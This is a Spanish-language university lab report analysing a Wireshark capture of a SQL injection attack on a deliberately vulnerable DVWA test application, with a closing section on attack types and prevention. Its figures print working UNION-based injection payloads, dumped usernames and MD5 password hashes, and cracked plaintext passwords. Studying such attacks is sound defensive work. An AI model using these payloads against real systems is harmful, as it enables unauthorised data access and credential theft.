

UNIVERSIDAD NACIONAL DE CÓRDOBA

## TRABAJO PRÁCTICO 10

# Análisis de un ataque SQL

Análisis de tráfico con Wireshark

Cyberseguridad

---

|            |                      |
|------------|----------------------|
| Estudiante | Brigido Tomas Andres |
| Legajo     | 38481096             |
| Carrera    | ICOMP                |
| Docente    | Javier A. Jorge      |

Córdoba, Argentina

# Índice


|                                                           |          |
|-----------------------------------------------------------|----------|
| <b>1. Introducción y objetivos</b>                        | <b>2</b> |
| <b>2. Análisis del archivo PCAP</b>                       | <b>2</b> |
| 2.1. Paso 1: apertura de la captura . . . . .             | 2        |
| 2.2. Paso 2: comienzo del ataque . . . . .                | 3        |
| 2.3. Paso 3: identificación de la base de datos . . . . . | 3        |
| 2.4. Paso 4: información del sistema . . . . .            | 4        |
| 2.5. Paso 5: información de tablas . . . . .              | 4        |
| 2.6. Paso 6: usuarios y hashes de contraseñas . . . . .   | 5        |
| <b>3. Entregable</b>                                      | <b>6</b> |
| <b>4. Referencias</b>                                     | <b>7</b> |

# 1 Introducción y objetivos

La actividad consiste en analizar una captura de un ataque de inyección SQL contra una aplicación que utiliza MySQL. Se seguirá la secuencia de solicitudes y respuestas HTTP para identificar la información obtenida y proponer medidas de prevención.

## 2 Análisis del archivo PCAP

### 2.1 Paso 1: apertura de la captura



**Figura 1:** Primera vista de la captura de tráfico.

**¿ Cuáles son las dos direcciones IP involucradas en este ataque de inyección SQL ?**

Las dos ips involucradas son: 10.0.2.15 y 10.0.2.4

## 2.2 Paso 2: comienzo del ataque

Seguir el flujo HTTP del paquete 13 y buscar la cadena 1=1, según la consigna.



```

</form>
<pre>ID: 1=1<br />First name: admin<br />Surname:
admin</pre>
</div>


<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/
securityreviews/5DP0N1P76E.html" target="_blank">http://
www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/
SQL_injection" target="_blank">https://en.wikipedia.org/wiki/
SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-
injection-cheatsheet-oku/" target="_blank">http://
ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-
sheet/sql-injection/mysql-sql-injection-cheat-sheet"
target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/
mysql-sql-injection-cheat-sheet</a></li>
<li><a href="https://www.owasp.org/index.php/
SQL_Injection" target="_blank">https://www.owasp.org/index.php/
SQL_Injection</a></li>
<li><a href="http://bobby-tables.com/"
target="_blank">http://bobby-tables.com/</a></li>
</ul>
</div>

```

**Figura 2:** Prueba de inyección SQL.

## 2.3 Paso 3: identificación de la base de datos

Seguir el flujo HTTP del paquete 19.



```

<pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select database(), user()#<br />First name: Gordon<br
/>Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or
1=1 union select database(), user()#<br />First name: Pablo<br /
>Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1'
or 1=1 union select database(), user()#<br />First name: dvwa<br /
>Surname: root@localhost</pre>
</div>

```

**Figura 3:** Prueba de inyección SQL con información de la base de datos.

## 2.4 Paso 4: información del sistema

Seguir el flujo HTTP del paquete 22 y localizar el resultado de `version()`.

```

</form>
<pre>ID: 1' or 1=1 union select null, version
()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or
1=1 union select null, version ()#<br />First name: Gordon<br /
>Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br /
>First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union
select null, version ()#<br />First name: <br />Surname:
5.7.12-0ubuntu1.1</pre>
</div>

```

**Figura 4:** Resultado de la función `version()`.

¿Cuál es la versión ? 5.7.12-0ubuntu1.1

## 2.5 Paso 5: información de tablas

Seguir el flujo HTTP del paquete 25 y buscar `users`.

```

information schema.columns#<br />First name: <br />Surname: innodb sys columns</pre><pre>ID: 1' or
1=1 union select null, table name from information schema.tables#<br />First name: <br />Surname:
INNODB SYS FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table name from
information schema.tables#<br />First name: <br />Surname: INNODB SYS TABLESTATS</pre><pre>ID: 1'
or 1=1 union select null, table name from information schema.tables#<br />First name: <br /
>Surname: guestbook</pre><pre>ID: 1' or 1=1 union select null, table name from
information schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union
select null, table name from information schema.tables#<br />First name: <br />Surname:
columns priv</pre><pre>ID: 1' or 1=1 union select null, table name from
information schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select
null, table name from information schema.tables#<br />First name: <br />Surname: engine cost</
pre><pre>ID: 1' or 1=1 union select null, table name from information schema.tables#<br />First
name: <br />Surname: event</pre><pre>ID: 1' or 1=1 union select null, table name from
information schema.tables#<br />First name: <br />Surname: func</pre><pre>ID: 1' or 1=1 union
select null, table name from information schema.tables#<br />First name: <br />Surname:
general log</pre><pre>ID: 1' or 1=1 union select null, table name from
information schema.tables#<br />First name: <br />Surname: gtid executed</pre><pre>ID: 1' or 1=1
union select null, table name from information schema.tables#<br />First name: <br />Surname:

```

**Figura 5:** Todas las tablas de la base de datos.

¿Qué haría el comando modificado ?

```

1' OR 1=1 UNION SELECT null, column_name
FROM INFORMATION_SCHEMA.columns WHERE table_name='users'

```

Permitiría al atacante conocer los nombres de las columnas de las tablas llamadas `users`, consultando `INFORMATION_SCHEMA.columns`. Así podría identificar campos como `user` y `password` para preparar consultas posteriores, aunque esta consulta no devuelve sus valores.

## 2.6 Paso 6: usuarios y hashes de contraseñas

Seguir el flujo HTTP del paquete 28.

```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name:
admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
>First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from
users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password
from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from
users#<br />First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from
users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: smithy<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>
```

**Figura 6:** Todas las contraseñas almacenadas.

¿ Qué usuario tiene 8d3533d75ae2c3966d7e0d4fcc69216b como hash de su contraseña ?

```
users#<br />First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from
users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre>
```

**Figura 7:** Hash de ejemplo.

| hashes: 1   cracked: 1   partial: 0   not found: 0   invalid: 0 |      |         |  |
|-----------------------------------------------------------------|------|---------|--|
| Hash                                                            | Type | Result  |  |
| 8d3533d75ae2c3966d7e0d4fcc69216b                                | md5  | charley |  |

**Figura 8:** Hash 1 decodificado.

| hashes: 1   cracked: 1   partial: 0   not found: 0   invalid: 0 |      |          |  |
|-----------------------------------------------------------------|------|----------|--|
| Hash                                                            | Type | Result   |  |
| 5f4dcc3b5aa765d61d8327deb882cf99                                | md5  | password |  |

**Figura 9:** Hash 2 decodificado.

| hashes: 1   cracked: 1   partial: 0   not found: 0   invalid: 0 |      |        |  |
|-----------------------------------------------------------------|------|--------|--|
| Hash                                                            | Type | Result |  |
| e99a18c428cb38d5f260853678922e03                                | md5  | abc123 |  |

**Figura 10:** Hash 3 decodificado.

## 3 Entregable

La inyección SQL ocurre cuando una aplicación interpreta entradas del usuario como parte del código de una consulta. Esto puede permitir consultar, modificar o eliminar datos sin autorización. El riesgo está en cómo se construyen las consultas, no en utilizar SQL.

### Métodos de ataque

1. **SQLi en banda:** utiliza el mismo canal para enviar la inyección y recibir información. Puede aprovechar mensajes de error o consultas con `UNION` para obtener datos en la respuesta de la aplicación, como en la captura analizada.
2. **SQLi fuera de banda:** obtiene la información por un canal diferente, por ejemplo, mediante solicitudes DNS o HTTP hacia un servidor controlado por el atacante. Requiere que el entorno permita esas comunicaciones.
3. **SQLi inferencial o ciego:** deduce información sin recibir directamente los datos de la base. El atacante observa cambios en las respuestas ante condiciones verdaderas o falsas, o diferencias en el tiempo de respuesta.

### Métodos de prevención

1. **Consultas parametrizadas:** separan el código SQL de los valores ingresados por el usuario, de modo que estos se tratan como datos y no como instrucciones ejecutables.
2. **Validación de entradas:** comprueba que los datos cumplan los tipos, formatos y valores permitidos por la aplicación. Complementa las consultas parametrizadas, pero no las reemplaza.
3. **Mínimo privilegio:** limita los permisos de la cuenta utilizada por la aplicación a las operaciones necesarias. Esto reduce el alcance de los daños si se logra explotar una vulnerabilidad.

## 4 Referencias

Cisco Networking Academy. *Práctica de laboratorio: Ataque a una base de datos mySQL*. Consigna local: 7. *Ataque DB a MySQL.pdf*.

CrackStation. <https://crackstation.net/>. Recurso indicado en la consigna.

Cloudflare. Cómo prevenir la inyección SQL.